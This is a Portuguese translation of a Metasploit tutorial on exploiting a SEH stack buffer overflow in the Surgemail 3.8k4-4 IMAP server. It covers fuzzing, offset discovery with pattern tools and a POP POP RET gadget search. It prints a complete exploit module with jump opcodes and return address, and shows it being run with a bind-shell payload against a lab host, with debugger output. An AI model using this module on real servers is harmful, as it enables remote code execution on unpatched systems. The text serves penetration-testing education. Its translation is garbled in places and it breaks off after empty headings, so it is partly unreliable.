Anteriormente, nós olhamos fuzzing um servidor IMAP no Simple seção Fuzzer IMAP. No final desse esforço, descobrimos que poderíamos substituir EIP, ESP fazendo o único registro que aponta para uma localização de memória sob o nosso controle (4 bytes depois do nosso endereço de retorno). Nós podemos ir em frente e reconstruir nossa buffer (fuzzed = "A" * 1004 + "B" 4 * + "C" * 4) para confirmar que o fluxo de execução é redirectable através de um endereço ESP JMP como ret.

```
msf auxiliary(fuzz_imap) > run

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 1012
[*] 0002 LIST () /"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[... ]BBBBCCCC"
"PWNED"
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Authentication failed
[*] It seems that host is not responding anymore and this is G00D
;)
[*] Auxiliary module execution completed
msf auxiliary(fuzz_imap) >
```

Controlling Execution Flow

Precisamos agora determinar o offset correto para obter a execução de código. Felizmente, o Metasploit vem ao salvamento com dois utilitários muito úteis: `pattern_create.rb` e `pattern_offset.rb`. Ambos os scripts estão localizados no diretório Metasploit de "ferramentas". Ao executar `pattern_create.rb`, o script irá gerar uma string composta de padrões únicos que podemos usar para substituir a nossa sequência de "A".

```
root@bt4:~# /pentest/exploits/framework3/tools/pattern_create.rb
11000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0A
c1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2
Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag
4Ag5[...]
```

Depois temos EIP sucesso substituído ou SMS (ou qualquer outro registro que você está buscando), devemos tomar nota do valor contido no registro e alimentação `pattern_offset.rb` esse valor para

determinar em que ponto da sequência aleatória o valor aparece.


Ao invés de chamar o `pattern_create.rb` linha de comando, vamos chamar a API subjacente diretamente do nosso difusor usando o `Rex: Text.pattern_create ()`. Se olharmos para a fonte, podemos ver como esta função é chamado.

```
def self.pattern_create(length, sets = [ UpperAlpha, LowerAlpha, Numerals ])
  buf = ''
  idx = 0
  offsets = []
  sets.length.times { offsets << 0 }
  until buf.length >= length
    begin
      buf << converge_sets(sets, 0, offsets, length)
    rescue RuntimeError
      break
    end
  end
  # Maximum permutations reached, but we need more data
  if (buf.length < length)
    buf = buf * (length / buf.length.to_f).ceil
  end
  buf[0,length]
end
```

Assim, vemos que nós chamamos a função `pattern_create` que terá, no máximo, dois parâmetros, o tamanho do buffer de nós estão olhando para criar e um opcional segundo parâmetro nos dar algum controle sobre o conteúdo do buffer. Assim, para as nossas necessidades, vamos chamar a função e substituir nossa variável fuzzed com `fuzzed = Rex: Text.pattern_create (11000)`.

Isso faz com que nosso SEH para ser substituído por `0x684E3368` e com base no valor retornado pelo `pattern_offset.rb`, podemos determinar que os bytes que substituir nosso manipulador de exceção são os próximos quatro bytes `10361, 10362, 10363, 10364`.

```
root@bt4:~# /pentest/exploits/framework3/tools/pattern_offset.rb 684E3368 11000 10360
```



Como acontece frequentemente em ataques de estouro de SEH, precisamos agora de encontrar um POP POP RET (outras seqüências são bons, assim como explicado em "Derrotar o Stack Buffer Overflow Com mecanismo de prevenção de Microsoft Windows 2003 Server" Litchfield 2003) Endereço para redirecionar o fluxo de execução para a nossa reserva. No entanto, em busca de um endereço de retorno adequado em surgemail.exe, obviamente, nos leva ao problema encontrado anteriormente, todos os endereços têm um byte nulo.

```
root@bt4:~# /pentest/exploits/framework3/msfpescan -p
surgemail.exe
```

```
[surgemail.exe]
```

```
0x0042e947 pop esi; pop ebp; ret
0x0042f88b pop esi; pop ebp; ret
0x00458e68 pop esi; pop ebp; ret
0x00458edb pop esi; pop ebp; ret
0x00537506 pop esi; pop ebp; ret
0x005ec087 pop ebx; pop ebp; ret
```

```
0x00780b25 pop ebp; pop ebx; ret
0x00780c1e pop ebp; pop ebx; ret
0x00784fb8 pop ebx; pop ebp; ret
```

```
0x0078506e pop ebx; pop ebp; ret
0x00785105 pop ecx; pop ebx; ret
0x0078517e pop esi; pop ebx; ret
```

Felizmente desta vez temos uma abordagem para tentar novo ataque em forma de uma substituição parcial, transbordando SEH apenas com os mais baixos 3 bytes significativa do endereço de retorno. A diferença é que desta vez podemos colocar o nosso shellcode na primeira parte da reserva na sequência de um esquema como o seguinte:

```
| NOPSLED | SHELLCODE | NEARJMP | SHORTJMP | RET (3 Bytes) |
```

POP POP RET irá redirecionar nos 4 bytes antes RET onde vamos colocar um JMP curto levando-nos 5 bytes para trás. Vamos, então, um próximo voltar JMP que nos levará, no meio da NOPSLED.

Isso não era possível fazer com um parcial de substituir EIP e ESP, como devido à pilha de acordo ESP foi de quatro bytes depois do nosso RET. Se nós fizemos uma substituição parcial das EIP, ESP seria, então, em uma área incontrollável.

Getting a Shell

Com o que nós aprendemos, nós escrevemos o exploit e salve-o em windows / imap / surgemail_list.rb. Você pode baixar a explorar aqui: http://www.offensive-security.com/msf/surgemail_list.rb.

```
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/projects/Framework/
##
require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote
  include Msf::Exploit::Remote::Imap
  def initialize(info = {})
    super(update_info(info,
      'Name' => 'Surgemail 3.8k4-4 IMAPD LIST Buffer Overflow',
      'Description' => %q{
        This module exploits a stack overflow in the Surgemail IMAP
        Server
        version 3.8k4-4 by sending an overly long LIST command. Valid
        IMAP
        account credentials are required.
      },
      'Author' => [ 'ryujin' ],
      'License' => MSF_LICENSE,
      'Version' => '$Revision: 1 $',
      'References' =>
        [
          [ 'BID', '28260' ],
          [ 'CVE', '2008-1498' ],

```



```

        [ 'URL', 'http://www.milw0rm.com/exploits/5259' ],
    ],
    'Privileged'      => false,
    'DefaultOptions' =>
    {
        'EXITFUNC' => 'thread',
    },
    'Payload'         =>
    {
        'Space'       => 10351,
        'EncoderType' => Msf::Encoder::Type::AlphanumMixed,
        'DisableNops' => true,
        'BadChars'    => "\x00"
    },
    'Platform'        => 'win',
    'Targets'          =>
    [
        [ 'Windows Universal', { 'Ret' => "\x7e\x51\x78" } ], #
p/p/r 0x0078517e
    ],
    'DisclosureDate' => 'March 13 2008',
    'DefaultTarget' => 0))

end
def check
  connect
  disconnect
  if (banner and banner =~ /(Version 3.8k4-4)/)
    return Exploit::CheckCode::Vulnerable
  end
  return Exploit::CheckCode::Safe
end
def exploit
  connected = connect_login
  nopes = "\x90"*(payload_space-payload.encoded.length) # to be fixed
with make_nops()
  sjump = "\xEB\xF9\x90\x90"      # Jump Back
  njump = "\xE9\xDD\xD7\xFF\xFF" # And Back Again Baby ;)
  evil = nopes + payload.encoded + njump + sjump +
[target.ret].pack("A3")
  print_status("Sending payload")
  sploit = '0002 LIST () "/" + evil + "' "PWNE"' + "\r\n"
  sock.put(sploit)
  handler
  disconnect
end
end
end

```

As coisas mais importantes a observar no código anterior são os seguintes:

* Nós definimos o espaço máximo para o shellcode (Space => 10351) e definir o DisableNops recurso para desativar o preenchimento automático shellcode, nós vamos pad da carga por conta própria.

* Montamos o codificador padrão para o AlphanumMixed por causa da natureza do protocolo IMAP.

* Nós definimos os nossos 3 bytes POP POP endereço de retorno RET, que será então referenciado pela variável target.ret.

* Nós definimos uma função de seleção que pode verificar o banner do servidor IMAP para identificar um servidor vulnerável e explorar uma função que, obviamente, é o que mais faz do trabalho.

```
msf > search surgemail
[*] Searching loaded modules for pattern 'surgemail'...

Exploits
=====

Name                                Description
----                                -
windows/imap/surgemail_list        Surgemail 3.8k4-4 IMAPD LIST Buffer Overflow

msf > use windows/imap/surgemail_list
msf exploit(surgemail_list) > show options

Module options:

Name      Current Setting  Required  Description
----      -
IMAPPASS  test             no        The password for the specified username
IMAPUSER  test             no        The username to authenticate as
RHOST     172.16.30.7      yes       The target address
RPORT     143              yes       The target port

Payload options (windows/shell/bind_tcp):

Name      Current Setting  Required  Description
----      -
EXITFUNC  thread           yes       Exit technique: seh, thread, process
LPORT     4444             yes       The local port
RHOST     172.16.30.7      no        The target address

Exploit target:

Id  Name
--  ---
0   Windows Universal
```

Algumas das opções já estão configuradas a partir de nossa sessão anterior (ver IMAPPASS, IMAPUSER e RHOST por exemplo). Agora vamos verificar a versão do servidor:


```
msf exploit(surgemail_list) > check

[*] Connecting to IMAP server 172.16.30.7:143...
```

```
[*] Connected to target IMAP server.  
[+] The target is vulnerable.
```

Sim! Agora vamos executar o exploit anexar o depurador ao processo surgemail.exe para ver se o deslocamento para substituir SEH está correto:


```
root@bt:~$ ./msfcli exploit/windows/imap/surgemail_list PAYLOAD=windows/shell/bind_tcp  
RHOST=172.16.30.7 IMAPPWD=test IMAPUSER=test E  
[*] Started bind handler  
[*] Connecting to IMAP server 172.16.30.7:143...  
[*] Connected to target IMAP server.  
[*] Authenticating as test with password test...  
[*] Sending payload
```




```
Immunity Debugger - surgemail.exe - [CPU - thread 0000090C, module surgemail]  
File View Debug Plugins ImmLib Options Window Help Jobs  
0053A554 8379 48 00 CMP DWORD PTR DS:[ECX+48],0  
0053A558 0F85 EC040000 JNZ surgemail.0053A563  
0053A55E 8B55 08 MOV EDX,DWORD PTR SS:[EBP+8]  
0053A561 C782 84000000 MOV EDI,DWORD PTR DS:[EDI+84],0  
0053A568 8B45 08 MOV EAX,DWORD PTR SS:[EBP+8]  
0053A56E 8378 6C 00 CMP DWORD PTR DS:[EAX+6C],0  
0053A572 0F84 1B010000 JE surgemail.0053A593  
0053A578 68 14899000 PUSH surgemail.00908914  
0053A57D 68 1C899000 PUSH surgemail.0090891C  
0053A582 8B4D 08 MOV ECX,DWORD PTR SS:[EBP+8]  
0053A585 51 PUSH ECX  
0053A586 E8 D8F8FFFF CALL surgemail.0053A563  
0053A588 83C4 0C ADD ESP,0C  
0053A58E 8B55 08 MOV EDX,DWORD PTR SS:[EBP+8]  
0053A591 8B42 20 MOV EAX,DWORD PTR DS:[EDX+20]  
0053A594 50 PUSH EAX  
DS:[909090E0]=???  
Address Hex dump ASCII  
0086E000 00 00 00 00 00 00 00 00 .....  
0086E008 00 00 00 00 00 00 00 00 .....  
0086E010 5A CB 76 00 EA 55 76 00 ZrV.00v.  
0086E018 5E 5E 77 00 00 00 00 00 ^~.....  
0086E020 00 00 00 00 00 00 00 00 .....  
0086E028 00 00 00 00 14 8D 76 00 ....qVv.  
0086E030 94 35 77 00 26 45 77 00 05w.&Ew.  
0086E038 00 00 00 00 00 00 00 00 .....  
0086E040 00 00 00 00 00 00 00 00 .....  
0086E048 00 00 00 00 00 00 00 00 .....  
0086E050 72 00 00 00 43 3A 5C 73 r...C:\s  
0086E058 72 63 5C 73 61 6D 5C 61 rc\sam\sa  
0086E060 62 68 2E 63 00 00 00 00 bk.c....  
0086E068 61 62 68 5F 65 6D 61 69 abk_email  
0086E070 6C 00 00 00 61 62 68 5F l...abk_  
0086E078 69 6E 73 74 61 6E 74 00 instant.  
0086E080 61 62 68 5F 6E 75 73 65 abk_nuse  
0086E088 64 00 00 00 61 62 68 5F d...abk_  
0086E090 6C 61 73 74 75 73 65 64 lastused  
0086E098 00 00 00 00 43 3A 5C 73 ....C:\s  
0086E0A0 72 63 5C 73 61 6D 5C 61 rc\sam\sa  
0086E0A8 62 68 2E 63 00 00 00 00 bk.c....  
0086E0B0 43 3A 5C 73 72 63 5C 73 C:\sro\s  
0086E0B8 61 6D 5C 61 62 68 2E 63 am\abk.o  
0086E0C0 00 00 00 00 25 73 2E 74 ....%s.t  
0086E0C8 6D 78 00 00 77 00 00 00 mp...  
Registers (FPU)  
EAX 00000000  
ECX 90909098  
EDX 00000078  
EBX 032128D0  
ESP 0373CAB8  
EBP 0373D6CC  
ESI 032128D0  
EDI 00000000  
EIP 0053A554 surgemail.0053A554  
C 0 ES 0023 32bit 0(FFFFFFFF)  
P 0 CS 001B 32bit 0(FFFFFFFF)  
A 0 SS 0023 32bit 0(FFFFFFFF)  
Z 0 DS 0023 32bit 0(FFFFFFFF)  
S 1 FS 003B 32bit 7FFAD000(FFF)  
T 0 GS 0000 NULL  
0373FF5C 4B374633 3F7K  
0373FF60 4535464F 0F5E  
0373FF64 494F4B48 HKOI  
0373FF68 E9414143 CAAB  
0373FF6C FFFFD7D0 11#  
0373FF70 9090F9EB 3.00 Pointer to next SEH  
0373FF74 0078517E "Ok. SE handler  
0373FF78 00786960 'ix. surgemail.00786960  
0373FF7C 00000000 ....  
0373FF80 0373FFB4 1 s  
0373FF84 0076E6E7 1pv. RETURN to surgemail.  
0373FF88 029CCBA8 2p0  
0373FF8C 00000000 ....  
0373FF90 FFFFFFFF .....  
0373FF94 032128D0 1(1  
0373FF98 00000000 ....  
0373FF9C 0373FF8C 1 s  
0373FFA0 804FA821 100  
0373FFA4 0373FFDC 1 s  
0373FFA8 0076E9E8 30v. surgemail.0076E9E8  
0373FFAC 00863B08 0;3. surgemail.00863B08  
0373FFB0 00000000 ....  
0373FFB4 0373FFEC 0 s  
0373FFB8 7C80B508 7C! RETURN to kernel32.  
0373FFBC 032128D0 1(1  
0373FFC0 00000000 ....  
0373FFC4 FFFFFFFF .....
```

[07:20:31] Access violation when reading [909090E0] - use Shift+F7/F8/F9 to pass exception to program Paused


O deslocamento é correto, podemos agora definir um breakpoint no nosso endereço de retorno:



Agora podemos redirecionar o fluxo de execução em nosso buffer execução do POP POP instruções RET:



